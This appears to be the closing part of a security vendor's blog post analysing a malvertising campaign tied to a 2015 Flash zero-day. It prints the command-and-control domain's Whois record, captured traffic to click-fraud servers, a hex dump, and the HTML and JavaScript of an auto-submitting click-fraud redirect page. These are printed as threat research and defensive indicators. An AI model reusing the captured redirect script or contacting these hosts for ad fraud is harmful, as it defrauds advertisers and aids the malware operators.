


Whois Record for wZrDirqvRh07.com

Whois & Quick Stats

Email	tld-abuse@domaincontext.com is associated with ~43,484 domains yingw90@yahoo.com is associated with ~174 domains
Registrant Org	Gennadiy Borisov is associated with ~173 other domains
Registrar	DOMAINCONTEXT, INC.
Registrar Status	clientTransferProhibited
Dates	Created on 2015-01-21 - Expires on 2016-01-21 - Updated on 2015-01-21
Name Server(s)	NS1.REGWAY.COM (has 2,743 domains) NS2.REGWAY.COM (has 2,743 domains)
IP Address	46.105.251.1 is hosted on a dedicated server
IP Location	🇫🇷 - Nord-pas-de-calais - Roubaix - Ovh Sas
ASN	🇫🇷 AS16276 OVH OVH SAS (registered Feb 15, 2001)
Domain Status	Never Registered Before

It attempts to connect to these Command & Control servers to report the infection and receive further instructions. It presumably gets a list of ClickFraud tasking servers, following which we started seeing high volume of ClickFraud activity.



```
Protocol                  Host  URL
HTTP         www.earthtools.org /timezone/0/0
HTTP         www.ecb.europa.eu  /stats/eurofxref/eurofxref-hist-90d.xml
HTTP            wzrdirqvrh07.com /
HTTP            wzrdirqvrh07.com /
HTTP         gaabbezrezrhe1k.com /
HTTP              canopus-a7.in /task/9004/
HTTP              canopus-a7.in /task/9004/
HTTP              canopus-a7.in /task/9004/
HTTP              canopus-a7.in /task/9004/
HTTP              canopus-a7.in /redirect/e952ccda6aa36c5b05b1553d140ea8cd/
HTTP              canopus-a7.in /redirect/e952ccda6aa36c5b05b1553d140ea8cd/
HTTP              c.feed-xml.com /HkJ0zIfd5K5yaDc9eb41cdea699e904cbed4946d4dcaa87427k
HTTP         actualdatabase.com /result/?affiliate=36017&subid=122989004&subsid=0&terms=consultant-
HTTP         www2.stereotude.com /resultsa/?x=0&qs=IhwIAhVYFXENU0dIExcPWg8QE0VhDw4WWVATJgtFE
HTTP              canopus-a7.in /redirect/e952ccda6aa36c5b05b1553d140ea8cd/
HTTP              canopus-a7.in /redirect/e952ccda6aa36c5b05b1553d140ea8cd/
HTTP              canopus-a7.in /redirect/e952ccda6aa36c5b05b1553d140ea8cd/
HTTP              canopus-a7.in /redirect/e952ccda6aa36c5b05b1553d140ea8cd/
HTTP              c.feed-xml.com /bac0t4OX8E4mMuc3975fab69d5f7c1687f30d4f09b6c9e6626k
HTTP         actualdatabase.com /result/?affiliate=36017&subid=122989004&subsid=0&terms=consultant-
HTTP       click2.danarimedia.com /click/?p=u%3Fe%27d%3E67%25r%3F196%25j%3F%60nlptnw%60lw%
HTTP              c.feed-xml.com /SKK3TWYd707JDVS5c11ae8ea15d9fa32db45d8a10c246b9708A
HTTP         actualdatabase.com /result/?affiliate=36017&subid=122989004&subsid=0&terms=consultant-
HTTP            xml.alfa-ads.com /click?i=*NCcVNbGk*4_0
HTTP              canopus-a7.in /redirect/e952ccda6aa36c5b05b1553d140ea8cd/
HTTP              canopus-a7.in /redirect/e952ccda6aa36c5b05b1553d140ea8cd/
HTTP              canopus-a7.in /redirect/e952ccda6aa36c5b05b1553d140ea8cd/
HTTP              canopus-a7.in /redirect/e952ccda6aa36c5b05b1553d140ea8cd/
HTTP              canopus-a7.in /redirect/e952ccda6aa36c5b05b1553d140ea8cd/
HTTP              canopus-a7.in /redirect/e952ccda6aa36c5b05b1553d140ea8cd/
HTTP              canopus-a7.in /redirect/e952ccda6aa36c5b05b1553d140ea8cd/
HTTP              canopus-a7.in /redirect/e952ccda6aa36c5b05b1553d140ea8cd/
HTTP              c.feed-xml.com /DZA2waip6Q5MspS85ca547721e15cb1320ed5cad1f552dd816A
HTTP         actualdatabase.com /result/?affiliate=36017&subid=122989004&subsid=0&terms=consultant-
HTTP              c.feed-xml.com /IKX3XFUX8s5mBsc6f1f0d9584be303861f33d7e7529c612307A
HTTP         actualdatabase.com /result/?affiliate=36017&subid=122989004&subsid=0&terms=consultant-
HTTP            xml.mediacpc.com /click?i=qwd02hUhNDA_0
```

```
00000000  47 45 54 20 68 74 74 70 3A 2F 2F 63 6C 69 63   GET http://clic
0000000F  6B 32 2E 64 61 6E 61 72 69 6D 65 64 69 61 2E   k2.danarimedia.
0000001E  63 6F 6D 2F 63 6C 69 63 6B 2F 3F 70 3D 75 25   com/click/?p=u%
0000002D  33 46 65 25 32 37 64 25 33 45 36 37 25 32 35   3Fe%27d%3E67%25
0000003C  72 25 33 46 31 39 36 25 32 35 6A 25 33 46 25   r%3F196%25j%3F%
0000004B  36 30 6E 6C 70 74 6E 77 25 36 30 6C 77 25 32   60nlptnw%60lw%2
0000005A  34 30 33 67 6D 71 25 32 34 30 33 69 67 62 6D   403gmq%2403igbm
00000069  76 6B 25 32 34 30 33 68 6C 70 74 70 62 6F 61   vk%2403hlptpboa
00000078  66 25 32 37 72 25 33 45 39 33 25 32 35 72 77   f%27r%3E93%25rw
00000087  25 33 45 32 33 32 34 25 33 41 33 25 32 37 77   %3E2324%3A3%27w
00000096  25 33 45 30 37 31 36 31 30 36 30 36 39 25 32   %3E0716106069%2
000000A5  34 6A 25 33 43 30 33 36 25 32 43 37 36 25 32   4j%3C036%2C76%2
000000B4  43 37 34 25 32 43 32 37 33 25 32 35 74 63 25   C74%2C273%25tc%
000000C3  33 45 30 25 33 42 37 32 31 37 32 35 37 37 25   3E0%3B72172577%
000000D2  32 34 61 25 33 43 32 2D 31 32 32 38 31 31 25   24a%3C2-122811%
```

```
<html><head><title>Please Wait</title><meta http-equiv='refresh'
content='2;url=http://click2.danarimedia.com/fc/?p=u%3Fe%27d%3E67%25r%3F196%25j%3F%60nlptnw%
60lw%2403gmq%2403igbmvk%2403hlptpboaf%27r%3E93%25rw%3E2324%3A3%27w%3E0716106069%24j%
3C036%2C76%2C74%2C273%25tc%3E0%3B72172577%24a%3C2-122811%27e%3E1%2C316512%25rv%
3E0610%3A%3A1230%24sc%3Fkuvs%241B%240E%240Ecjehnwdp-r1.vgarkwd%2Fvr%2Ff%60qw%2C3-%
60ob%7Bmm%60up%2Fall%2711%24y%3C2%25re%3E1&nojs=1'/><script type="text/javascript">function
report_error(a,b,c,d) {var e="1527337258
_"+d+"_"+a+"_"+b+"_"+c+"_"+navigator.userAgent;img=document.createElement("img");img.setAttribute("src",
"http://199.212.255.22:83/error/?error=" + e);document.getElementsByTagName("head")[0].appendChild
(img);}function do_it() {document.getElementsByName("submit_button")[0].disabled = true;var a = unescape
("consultant for health insurance");try {document.forms[0].elements[0].value = a;document.forms[0].submit();}
catch (b) {try {window.location.href = "../filter/?keyword=" + a;report_error("", window.location, "",
"loc_sub_success");} catch (b) {report_error(b.description, window.location, b.number, "loc_sub");}}}
window.onerror = function (b, c, d) {report_error(b, c, d, "onerror");return true;}</script></head><body
onLoad="do_it();"><form id="redirect_form" method="GET" action="../filter/"><input type="hidden"
name="keyword" value=""><input type="button" name="submit_button" value="Please Wait..." onClick="do_it
();"></form><script>do_it();</script><noscript><meta http-equiv='refresh'
content='0;url=http://click2.danarimedia.com/fc/?p=u%3Fe%27d%3E67%25r%3F196%25j%3F%60nlptnw%
60lw%2403gmq%2403igbmvk%2403hlptpboaf%27r%3E93%25rw%3E2324%3A3%27w%3E0716106069%24j%
3C036%2C76%2C74%2C273%25tc%3E0%3B72172577%24a%3C2-122811%27e%3E1%2C316512%25rv%
3E0610%3A%3A1230%24sc%3Fkuvs%241B%240E%240Ecjehnwdp-r1.vgarkwd%2Fvr%2Ff%60qw%2C3-%
60ob%7Bmm%60up%2Fall%2711%24y%3C2%25re%3E1&nojs=1'/></noscript></body></html>
```

Conclusion

This is the first 0Day Adobe Flash Player exploit for year 2015 and not surprisingly, we are seeing it getting served through a malvertising campaign. The fact that the end malware payload getting served in this case is also involved in AdFraud activity leads us into believing that this campaign appears to be from a gang indulging in ClickFraud and AdFraud activity.

Zscaler ThreatLabZ has deployed multiple layers of protection against this threat to ensure that the customers are protected.

Analysis by Deepen Desai & John Mancuso

Thank you for reading

Was this post useful?

Yes, very!Not really

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